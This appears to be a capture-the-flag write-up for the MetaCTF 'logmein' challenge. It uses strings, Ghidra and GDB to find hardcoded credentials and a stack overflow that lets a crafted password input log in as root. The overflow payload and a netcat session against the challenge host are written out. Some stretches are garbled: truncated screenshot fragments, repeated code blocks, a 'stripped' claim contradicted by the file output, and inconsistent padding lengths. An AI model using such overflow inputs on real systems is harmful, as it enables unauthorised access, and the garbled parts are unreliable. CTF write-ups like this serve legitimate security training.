


Binary Exploitation



Understanding the Challenge

We have been given a netcat session to connect to and also a binary of a tool which checks for the username and the password.

Initial Binary deep understanding

When we run the program on our local machine using the binary file that we downloaded, we notice that when we try to enter the user as `root`, it immediately terminates.

```
(pranavarao@KaliLinux)-[~/Downloads]
$ ./logmein
Username: root
Root Login is NOT Allowed from this service
```

But when we use other username, we are prompted with the password option. But fails as we don't know the exact the combination of the usernames and passwords.

```
(pranavarao@KaliLinux)-[~/Downloads]
$ ./logmein
Username: Hacker
Password: Hacker
Sorry, Username and Password combination not found
```

When we enter a very huge value into the username and password field, it takes it in but also crashes the stack memory limit.

```

(pranavarao@KaliLinux)-[~/Downloads]
$ ./logmein
Username: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Sorry, Username and Password combination not found
*** stack smashing detected ***: terminated
zsh: IOT instruction ./logmein

```

With this understanding and now other way to interact with the binary, let's start analyzing the binary file.

Analyzing the Binary file

With the `file` command we can see that the given binary is a stripped binary which means that we can easily analyse the program with important functions of the program still being present.

```

(pranavarao@KaliLinux)-[~/Downloads]
$ file logmein
logmein: ELF 64-bit LSB pie executable, x86_64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=321a29bd5366044465be49d5d3e6451b974705b0, for GNU/Linux 3.2.0, not stripped

```

With the `strings` command, we see a lot of potential `username` and `password` like combinations present in binary file.

(pranavarao@KaliLinux)-[~/Downloads]

\$ strings logmein
/lib64/ld-linux-x86-64.so.2

__cxa_finalize

fgets

__libc_start_main

fopen

fclose

getchar

login

strncmp

stdout

puts

strlen

__isoc99_scanf

snprintf

setbuf

__stack_chk_fail

libc.so.6

GLIBC_2.7

GLIBC_2.4

GLIBC_2.2.5

GLIBC_2.34

__ITM_deregisterTMCloneTable

gmon_start

__ITM_registerTMCloneTable

PTE1

u+UH

root

cant_guess_this

h3lld1ver

FORSUPEREARTH

GamingMaster33

password1

S3nbonz4kura

ichigo

Weezer

654321

cmptrWIZ

cyberpunk

Gwenn

harrypoter

V3n0m

denis

Password: 1
Sorry, User

When we enter

(pranava
\$./logme
Username: A
Password: A
Sorry, User
** stack s
zsh: IOT in

With this under

Analyzin

With the file


```
pranavarao@kali:~/Downloads$ strings logmein  
logmein: ELF 64-bit  
ELF Linux x86_64  
  
pranavarao@kali:~/Downloads$
```

With the string

Ghidra

Now, using Ghidra, let's open the file and analysis it still deeper. After opening the binary in Ghidra, we can see the main function and it's code on the screen.

(I have updated the variable names to something understandable instead of it being the default one presented by Ghidra)



The screenshot shows the Ghidra decompiler window for the 'main' function in a file named 'logmein'. The code is written in C and has been manually renamed for better readability. A red rectangle highlights the decompiled code area.

```
1
2 undefined4 main(void)
3
4 {
5     int usernam_compare;
6     undefined4 ret;
7     size_t username_length;
8     long in_FS_OFFSET;
9     undefined Password [32];
10    char username [24];
11    long local_10;
12
13    local_10 = *(long *) (in_FS_OFFSET + 0x28);
14    setup();
15    printf("Username: ");
16    __isoc99_scanf(&DAT_0010226e, username);
17    getchar();
18    usernam_compare = strcmp(username, "root", 4);
19    if (usernam_compare == 0) {
20        puts("Root Login is NOT Allowed from this service");
21        ret = 1;
22    }
23    else {
24        printf("Password: ");
25        __isoc99_scanf(&DAT_0010226e, Password);
26        getchar();
27        username_length = strlen(username);
28        ret = login(username, username_length & 0xffffffff, Password);
29    }
30    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
31        /* WARNING: Subroutine does not return */
32        __stack_chk_fail();
33    }
34    return ret;
35 }
36
```

Let's Break it Down (Main Function)

The main function first prints the text "username:" and then prompts the user for any input. Which then is received by the binary file and compared to the `root` by taking the first 4 letters of the username.

And if it matches the username to contain the word `root` in it for the first 4 letters, it rejects our input and then terminates the program. If not, then it continues for password.

```
1
2 undefined4 main(void)
3
4 {
5     int usernam_compare;
6     undefined4 ret;
7     size_t username_length;
8     long in_FS_OFFSET;
9     undefined Password [32];
10    char username [24];
11    long local_10;
12
13    local_10 = *(long *) (in_FS_OFFSET + 0x28);
14    setup();
15    printf("Username: ");
16    __isoc99_scanf(&DAT_0010226e, username);
17    getchar();
18    usernam_compare = strcmp(username, "root", 4);
19    if (usernam_compare == 0) {
20        puts("Root Login is NOT Allowed from this service");
21        ret = 1;
22    }
23    else {
24        printf("Password: ");
25        __isoc99_scanf(&DAT_0010226e, Password);
26        getchar();
27        username_length = strlen(username);
28        ret = login(username, username_length & 0xffffffff, Password);
29    }
30    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
31        /* WARNING: Subroutine does not return */
32        __stack_chk_fail();
33    }
34    return ret;
35 }
36
```

```
(pranavarao@KaliLinux)-[~/Downloads]
$ ./logmein
Username: root
Root Login is NOT Allowed from this service
```

```
(pranavarao@KaliLinux)-[~/Downloads]
$ ./logmein
Username: Hacker
Password: Hacker
Sorry, Username and Password combination not found
```

When the password is entered, it takes the username, length of the username and the password that the user has entered, then pass it through the **login function**.

```

1
2 undefined4 main(void)
3
4 {
5     int usernam_compare;
6     undefined4 ret;
7     size_t username_length;
8     long in_FS_OFFSET;
9     undefined Password [32];
10    char username [24];
11    long local_10;
12
13    local_10 = *(long *) (in_FS_OFFSET + 0x28);
14    setup();
15    printf("Username: ");
16    __isoc99_scanf(&DAT_0010226e, username);
17    getchar();
18    usernam_compare = strcmp(username, "root", 4);
19    if (usernam_compare == 0) {
20        puts("Root Login is NOT Allowed from this service");
21        ret = 1;
22    }
23    else {
24        printf("Password: ");
25        __isoc99_scanf(&DAT_0010226e, Password);
26        getchar();
27        username_length = strlen(username);
28        ret = login(username, username_length & 0xffffffff, Password);
29    }
30    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
31        /* WARNING: Subroutine does not return */
32        __stack_chk_fail();
33    }
34    return ret;
35 }
36

```

Now, let's look at the login function

Login Function

```

1
2 undefined8 login(char *username_fun, undefined4 username_len_fun, char *password_fun)
3
4 {
5     int cred_check;
6     size_t user_len;
7     int loop_value;
8     char *password;
9     char *username;
10
11    loop_value = 0;
12    while( true ) {
13        if (0x17 < loop_value) {
14            puts("Sorry, Username and Password combination not found");
15            return 1;
16        }
17        username = *(char **)(creds + (long)(loop_value * 2) * 8);
18        password = *(char **)(creds + (long)(loop_value * 2 + 1) * 8);
19        user_len = strlen(username);
20        cred_check = strcmp(username, username_fun, user_len);
21        if (cred_check == 0) break;
22        loop_value = loop_value + 1;
23    }
24    user_len = strlen(password);
25    cred_check = strcmp(password, password_fun, user_len);
26    if (cred_check != 0) {
27        puts("Sorry, Username and Password combination not found");
28        return 1;
29    }
30    motd(username_fun, username_len_fun);
31    return 0;
32 }
33

```

The while loop and the if condition has an incremental value which keeps adding itself +1 every time it fails to get the username and password combination. (You will understand the if condition after you finish reading the program). and if it does not get any username and password combination within that loop count value, it is going to print "Sorry, Username and Password combination not found".

```
1
2 undefined8 login(char *username_fun, undefined4 username_len_fun, char *password_fun)
3
4 {
5     int cred_check;
6     size_t user_len;
7     int loop_value;
8     char *password;
9     char *username;
10
11     loop_value = 0;
12     while( true ) {
13         if (0x17 < loop_value) {
14             puts("Sorry, Username and Password combination not found");
15             return 1;
16         }
17         username = *(char **)(creds + (long)(loop_value * 2) * 8);
18         password = *(char **)(creds + (long)(loop_value * 2 + 1) * 8);
19         user_len = strlen(username);
20         cred_check = strncmp(username, username_fun, user_len);
21         if (cred_check == 0) break;
22         loop_value = loop_value + 1;
23     }
24     user_len = strlen(password);
25     cred_check = strncmp(password, password_fun, user_len);
26     if (cred_check != 0) {
27         puts("Sorry, Username and Password combination not found");
28         return 1;
29     }
30     motd(username_fun, username_len_fun);
31     return 0;
32 }
33
```

Now, the program has a list of usernames and passwords present in the format:

```
username
password
username
password
```

which is what we saw from the `strings` function.

```
u4On
root
cant_guess_this
h3lld1ver
FORSUPEREARTH
GamingMaster33
password1
S3nbonz4kura
ichigo
Weezer
654321
cmptrWIZ
cyberpunk
Gwenn
harrypoter
V3n0m
denis
OktoAeon
manchester
SpazyMonkeyQueen
CookiesmafuJIN
asdfghjkl
Suzuka
track
Tiger
Str0ngestW4rri0r
DuskRaven
kittyPanera
bread!
SpongeBob
squarpants
XxNarutoFan1xX
rasengan
unknownForce4
123456789
boltz
mcqueen
RaidenShogun
mommy1
FoxFire
kitsune
Destructor
noncorn
```

we can get to know that from this part of the code:


```

1
2 undefined8 login(char *username_fun, undefined4 username_len_fun, char *password_fun)
3
4 {
5     int cred_check;
6     size_t user_len;
7     int loop_value;
8     char *password;
9     char *username;
10
11     loop_value = 0;
12     while( true ) {
13         if (0x17 < loop_value) {
14             puts("Sorry, Username and Password combination not found");
15             return 1;
16         }
17         username = *(char **)(creds + (long)(loop_value * 2) * 8);
18         password = *(char **)(creds + (long)(loop_value * 2 + 1) * 8);
19         user_len = strlen(username);
20         cred_check = strncmp(username, username_fun, user_len);
21         if (cred_check == 0) break;
22         loop_value = loop_value + 1;
23     }
24     user_len = strlen(password);
25     cred_check = strncmp(password, password_fun, user_len);
26     if (cred_check != 0) {
27         puts("Sorry, Username and Password combination not found");
28         return 1;
29     }
30     motd(username_fun, username_len_fun);
31     return 0;
32 }
33

```

Now, it checks the length of the username (the one in the list), and then compares it to the one which we entered (which was imported from the main function) with the length of the characters. if it is not able to find it then it goes with the next set of username and password combination.

"Pasted image 20240919205101.png" could not be found.

```

1
2 undefined8 login(char *username_fun, undefined4 username_len_fun, char *password_fun)
3
4 {
5     int cred_check;
6     size_t user_len;
7     int loop_value;
8     char *password;
9     char *username;
10
11     loop_value = 0;
12     while( true ) {
13         if (0x17 < loop_value) {
14             puts("Sorry, Username and Password combination not found");
15             return 1;
16         }
17         username = *(char **)(creds + (long)(loop_value * 2) * 8);
18         password = *(char **)(creds + (long)(loop_value * 2 + 1) * 8);
19         user_len = strlen(username);
20         cred_check = strncmp(username, username_fun, user_len);
21         if (cred_check == 0) break;
22         loop_value = loop_value + 1;
23     }
24     user_len = strlen(password);
25     cred_check = strncmp(password, password_fun, user_len);
26     if (cred_check != 0) {
27         puts("Sorry, Username and Password combination not found");
28         return 1;
29     }
30     motd(username_fun, username_len_fun);
31     return 0;
32 }
33

```

And if we do get the right username and the password, it goes to the next function which is the **motd** function.

motd function

Here the vales such as the **username** form the main function and **username's length** from the main function are being passed.

In the motd function, the contents inside of each successful user's flag is being printed out for them.

```

1 void motd(undefined8 username_function)
2 {
3
4 FILE *__stream;
5 long in_FS_OFFSET;
6 char local_98 [64];
7 char local_58 [72];
8 long local_10;
9
10 local_10 = *(long *)(in_FS_OFFSET + 0x28);
11 snprintf(local_58,0x3f,"./motds/%s.flag",username_function);
12 __stream = fopen(local_58,"r");
13 fgets(local_98,0x40,__stream);
14 printf("Welcome Back %s\nHere is your personalize flag: %s\n",username_function,local_98);
15 fclose(__stream);
16 if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
17     /* WARNING: Subroutine does not return */
18     __stack_chk_fail();
19 }
20 return;
21 }
22 }
23

```

which we can also see by using one the username and password combination that is exposed to us.

```

(pranavarao@KaliLinux)-[~/Downloads]
$ nc host5.metaproblems.com 5045
Username: h3lld1ver
Password: FORSUPEREARTH
Welcome Back h3lld1ver
Here is your personalize flag: Just completed the hardest raid in the game, time to celebrate!

```

So, clearly, we can see that we have also got the password of root! that is cant_guess_this.

```

root
cant_guess_this
h3lld1ver
FORSUPEREARTH
GamingMaster33

```

GDB

Now that we know the username and the password that we need to enter for solving this challenge and also know that we are able to overflow the stack.... we need to figure out a way to somehow send the root into the username field through the password input as we can't use the username field.

To get a deeper understanding, we are doing the following.

Opening the `logmein` file in GDB, then disassembling the main function to look at the functions present inside of it. and then adding two break points:

1. At the main function
2. just before the login function is called

```
0x00000000000001574 <+215>: lea    rdx,[rbp-0x40]
0x00000000000001578 <+219>: lea    rax,[rbp-0x20]
0x0000000000000157c <+223>: mov    esi,ecx
0x0000000000000157e <+225>: mov    rdi,rax
0x00000000000001581 <+228>: call   0x139d <login>
0x00000000000001588 <+233>: mov    DWORD PTR [rbp-0x44],eax
0x00000000000001589 <+236>: mov    eax,DWORD PTR [rbp-0x44]
0x0000000000000158c <+239>: mov    rdx,QWORD PTR [rbp-0x8]
0x00000000000001590 <+243>: sub    rdx,QWORD PTR fs:0x28
0x00000000000001599 <+252>: je     0x15a0 <main+259>
0x0000000000000159b <+254>: call   0x1140 <__stack_chk_fail@plt>
0x000000000000015a0 <+259>: leave
0x000000000000015a1 <+260>: ret

End of assembler dump.
(gdb) break *main
Breakpoint 1 at 0x149d
(gdb) break *main+228
Breakpoint 2 at 0x1581
(gdb) █
```

Now, let's run the program by the `run` command inside of GDB. Here we reach the first break point, type in `continue` and then enter the username and password with anyone of the valid username and passwords form the list.

```
Breakpoint 2 at 0x1581
(gdb) run
Starting program: /home/pranavarao/Downloads/logmein
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x000055555555549d in main ()
(gdb) continue
Continuing.
Username: h3lld1ver
Password: FORSUPEREARTH

Breakpoint 2, 0x0000555555555581 in main ()
(gdb) █
```

At the second break point, let's analyse the vales stored in the registers.


```
Breakpoint 2, 0x0000555555555581 in main ()
(gdb) info registers
rax      0x7fffffffdd60      140737488346464
rbx      0x7fffffffde98      140737488346776
rcx      0x40                64
rdx      0x7fffffffdd40      140737488346432
rsi      0x40                64
rdi      0x7fffffffdd60      140737488346464
rbp      0x7fffffffdd80      0x7fffffffdd80
rsp      0x7fffffffdd20      0x7fffffffdd20
r8       0xa                10
r9       0xffffffffffffff    -1
r10      0x0                0
r11      0x0                0
r12      0x0                0
r13      0x7fffffffdea8      140737488346792
r14      0x7ffff7ffd000      140737354125312
r15      0x555555557d68      93824992247144
rip      0x555555555581      0x555555555581 <main+228>
eflags   0x202              [ IF ]
cs       0x33              51
ss       0x2b              43
ds       0x0                0
es       0x0                0
fs       0x0                0
gs       0x0                0
fs_base  0x7ffff7dc4740      140737351796544
gs_base  0x0                0

(gdb) x/s 0x7fffffffdd40
0x7fffffffdd40: 'A' <repeats 17 times>, 'a' <repeats 17 times>, 'B' <repeats 13 times>, 'b' <repeats 21 times>, 'C' <repeats 12 times>, 'c' <repeats 16 times>

(gdb) x/s 0x7fffffffdd60
0x7fffffffdd60: "aa", 'B' <repeats 13 times>, 'b' <repeats 21 times>, 'C' <repeats 12 times>, 'c' <repeats 16 times>

(gdb)
```

clearly we can see that the contents inside of the password has overflown into the username field, so all that now we have to do is, modify our username and passwords in such a way that it overflows the `root` into the username field and the length of the password it is comparing has the password `cant_guess_this`.

username: Hacker

Password: cant_guess_thisAAAAAAAAAAAAAAAAAAAAroot

(The OFFSET limit is 32)

```
Breakpoint 1, 0x000055555555549d in main ()
(gdb) continue
Continuing.
Username: Hacker
Password: cant_guess_thisAAAAAAAAAAAAAAAAAAAAroot
```

```
fs_base 0x7ffff7dc4740 140737351796544
gs_base 0x0 0
(gdb) x/s 0x7ffff7dd40
0x7ffff7dd40: "cant_guess_this", 'A' <repeats 17 times>, "root"
(gdb) x/s 0x7ffff7dd60
0x7ffff7dd60: "root"
(gdb)
```

Now, let's try this out with the netcat session: `nc host5.metaproblems.com 5045`

```
Quit anyway? (y or n) y
(pranavarao@KaliLinux)-[~/Downloads]
$ nc host5.metaproblems.com 5045
Username: Hacker
Password: cant_guess_thisAAAAAAAAAAAAAAAAroot
Welcome Back root
Here is your personalize flag: MetaCTF{P@ssw0rDS_r_0pti0n4l}
(pranavarao@KaliLinux)-[~/Downloads]
$
```

And Here we get the Flag!!!!

Video Reference

MetaCTF May 2024 | One-Time Pad Exploit & Binary Exploitation | CTF Walkthrough |
CyberPranava: https://youtu.be/dnMsgfNNDG0?si=n78FapXI5y54sW_l&t=1010